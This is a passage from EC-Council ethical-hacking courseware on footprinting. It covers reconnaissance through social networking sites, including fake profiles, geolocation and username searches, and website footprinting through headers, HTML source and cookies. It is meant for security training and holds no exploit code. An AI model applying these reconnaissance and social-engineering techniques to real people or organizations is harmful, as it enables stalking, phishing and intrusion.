Figure 2.38: Screenshot of sample USENET newsgroup posting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprinting through Social Networking Sites

While footprinting through social networking sites may seem similar to footprinting through social engineering (which is discussed in greater detail later), there are some differences between the two methods. In footprinting through social engineering, the attacker tricks people into revealing information, whereas in footprinting through social networking sites, the attacker gathers information available on those sites. Attackers can even use social networking sites as a medium to perform social engineering attacks.

This section explains the type of information one can collect from social networking sites using social engineering and how it can be obtained. It aims to familiarize you with locating information from social media sites using various online services and resources.

Collecting Information through Social Engineering on Social Networking Sites

Social networking sites are online services, platforms, or other sites that allow people to connect and to build interpersonal relations. The use of social networking sites is increasing rapidly. Examples of such sites include LinkedIn, Facebook, Instagram, Twitter, Pinterest, YouTube, and so on. Each social networking site has its own purpose and features. One site may connect friends, family and so on, while another helps users to share professional profiles. Social networking sites are open to everyone. Attackers may take advantage of this feature to gather sensitive information from users either by browsing through users' public profiles or by creating a fake profile to pose as a genuine user. On social networking sites, people may post personal information such as date of birth, educational information, employment background, spouse's names, and so on. Organizations often post information such as potential partners, websites, and upcoming news about the company.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For an attacker, social networking sites can be valuable sources of information about the target person or organization. The attacker can only gather the information that is posted by individuals. There are no barriers for attackers to access the public pages of accounts created on social networking sites. To obtain more information about the target, attackers may create fake accounts and use social engineering techniques to lure the victim into revealing more information. For example, the attacker can send a friend request to the target person from a fake account; if the victim accepts the request, then the attacker can access even the restricted pages of the target person on that website.

Information Available on Social Networking Sites

So far, we have discussed *how* an attacker can collect information from social networking sites. Now, we will discuss *what* information an attacker can get from social networking sites.

People usually maintain profiles on social networking sites to provide basic information about themselves and to help create and maintain connections with others. A profile generally contains personal information such as a person's name, contact information (cell phone number, email address), friends' information, information about family members, interests, and activities. People usually connect with friends and chat with them. Attackers can gather sensitive information through these chats. Social networking sites also allow people to share photos and videos. If users fail to set the appropriate privacy settings for their albums, then attackers can see the pictures and videos shared by them. Users may join groups to play games or to share their views and interests. Attackers can collect information about the victim's interests by tracking his or her groups and can then mislead the victim into revealing more information. Users may create events to notify other users about upcoming occasions, from which attackers will come to know about the user's activities.

The activities of users on social networking sites and the respective information that an attacker can collect is summarized in the following table.

What Users Do	What Attacker Gets
Maintain profile	Contact info, location, and related information
Connect to friends, chat	Friends list, friends' info, and related information
Share photos and videos	Identity of family members, interests, and related information
Play games, join groups	Interests
Create events	Activities

Table 2.5: Activities of users on the social networking sites and the respective information

Like individuals, organizations also use social networking sites to connect with people, promote their products, and gather feedback about their products and services. The activities of an organization on social networking sites and the respective information that an attacker can collect are summarized in the table below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

What Organizations Do	What Attacker Gets
User surveys	Business strategies
Promote products	Product profile
User support	Social engineering
Recruitment	Platform/technology information
Background check to hire employees	Type of business

Table 2.6: Activities of the organization on the social networking sites and the respective information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

General Resources for Locating Information from Social Media Sites

Several online services and resources are available to gather valuable information about a target from one or more social media sites. These services allow attackers to discover most shared content across social media sites by using hashtags or keywords, track accounts and URLs on various social media sites, obtain a target's email address, etc. This information helps attackers to perform phishing, social engineering, and other types of attacks.

Attackers use tools such as BuzzSumo, Google Trends, Hashatit, and Ubersuggest to locate information on social media sites:

- **BuzzSumo**

  Source: *https://buzzsumo.com*

  BuzzSumo's advanced social search engine finds the most shared content for a topic, author, or domain. It shows the shared activity across all the major social networks including Twitter, Facebook, LinkedIn, Google Plus, and Pinterest.

  As shown in the screenshot, attackers use BuzzSumo to track the most shared content related to the target domain and obtain details such as social media account information, URLs, and email addresses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.39: Screenshot of BuzzSumo showing the shared content

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Conducting Location Search on Social Media Sites

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on.

- **Followerwonk**

  Source: *https://followerwonk.com*

  Followerwonk helps you explore and grow your social graph: Dig deeper into Twitter analytics: Who are your followers? Where are they located? When do they tweet?

  As shown in the screenshot, attackers use Followerwonk to track the geolocation of the target Twitter users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.40: Screenshot of Followerwonk showing the geolocation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Footprinting through Social Networking Sites

Attackers use various tools such Sherlock, Social Searcher, and UserRecon to footprint social networking sites such as Twitter, Instagram, Facebook, and Pinterest to gather sensitive information about the target such as DOB, educational qualification, employment status, name of the relatives, and information about the organization that they are working for, including the business strategy, potential clients, and upcoming project plans.

- **Sherlock**

  Source: *https://github.com*

  As shown in the screenshot, attackers use Sherlock to search a vast number of social networking sites for a target username. This tool helps the attacker to locate the target user on various social networking sites along with the complete URL.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.41: Screenshot showing the result of Sherlock tool

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Social Searcher**

  Source: *https://www.social-searcher.com*

  Social Searcher allows attackers to search for content in social networks in real time and provides deep analytics data. Attackers use this tool to track a target user on various social networking sites and obtain information such as complete URLs to their profiles, their postings, and other personal information.




Figure 2.42: Screenshot of Social Searcher showing user content on social networks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Website Footprinting


- Website footprinting refers to the **monitoring and analysis of the target organization's website** for information

Browsing the target website may provide the following information:

- Software used and its version
- Operating system used and its scripting platform
- Sub-directories and parameters
- Filename, path, database field name, or query
- Technologies used
- Contact and CMS details

Attackers use **Burp Suite**, **Zaproxy**, **Wappalyzer**, **Website Informer**, etc. to view headers that provide the following information:

- Connection status and content-type
- Accept-Ranges and Last-Modified
- X-Powered-By information
- Web server in use and its version



https://portswigger.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Website Footprinting (Cont'd)

Examining the HTML source code may provide

- Comments present in the source code
- Contact details of the web developer or admin
- File system structure and script type

Examining cookies may provide

- Software in use and its behavior
- Scripting platforms used



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Website Footprinting

So far, we have discussed footprinting through search engines, web services, and social networking sites. Hereafter, we will discuss website footprinting. An organization's website is the first place to get sensitive information such as names and contact details of the leaders of the organization, upcoming project details, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This section covers the website footprinting concept, mirroring websites, extracting website information and links, gathering wordlists, extracting metadata of public documents, and monitoring web updates and website traffic.

Website footprinting refers to monitoring and analyzing a target organization's website for information. An attacker can build a detailed map of a website's structure and architecture without triggering the IDS or arousing the suspicion of any system administrator. Attackers use sophisticated footprinting tools or the basic tools that come with the operating system, such as Telnet, or a browser.

The Netcraft tool can gather website information such as IP address, registered name and address of the domain owner, domain name, host of the site, and OS details. However, the tool may not give all these details for every site. In such cases, the attacker can browse the target website.

Browsing the target website will typically provide the following information:

- **Software used and its version**: An attacker can easily find the software and version in use on an off-the-shelf software-based website.
- **Operating system used**: Usually, the operating system in use can also be determined.
- **Sub-directories and parameters**: Searches can reveal the sub-directories and parameters by making a note of the URLs while browsing the target website.
- **Filename, path, database field name, or query**: The attacker will often carefully analyze anything after a query that looks like a filename, path, database field name, or query to check whether it offers opportunities for SQL injection.
- **Scripting platform**: With the help of script filename extensions such as .php, .asp, or .jsp, one can easily determine the scripting platform that the target website is using.
- **Technologies Used**: By inspecting the URLs of the target website, one can easily determine the technologies (.NET, J2EE, PHP, etc.) used to build that website.
- **Contact details and CMS details**: The contact pages usually offer details such as names, phone numbers, email addresses, and locations of admin or support personnel. An attacker can use these details to perform a social engineering attack. CMS software allows URL rewriting to disguise the script filename extensions if the attacker is willing to devote additional effort toward determining the scripting platform.

Attackers use Burp Suite, Zaproxy, WhatWeb, BuiltWith, Wappalyzer, and Website Informer to view headers that provide:

- Connection status and content type
- Accept-Ranges and Last-Modified information
- X-Powered-By information
- Web server in use and its version

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Burp Suite

Source: *https://portswigger.net*

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

Burp Proxy allows attackers to intercept all requests and responses between the browser and the target web application and obtain information such as web server used, its version, and web-application-related vulnerabilities.




Figure 2.43: Screenshot of Burp Suite

Website footprinting can be performed by examining HTML source code and cookies.

- **Examining the HTML source code**

  Attackers can gather sensitive information by examining the HTML source code and following the comments that are inserted manually or those that the CMS system creates. The comments may provide clues as to what is running in the background. They may even provide contact details of the web developer or administrator.

  Observe all the links and image tags to map the file system structure. This will reveal the existence of hidden directories and files. Enter fake data to determine how the script works. It is sometimes possible to edit the source code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.44: Screenshot showing HTML source code

- **Examining Cookies**

  To determine the software running and its behavior, one can examine cookies set by the server. Identify the scripting platforms by observing sessions and other supporting cookies. The information about cookie name, value, and domain size can also be extracted.


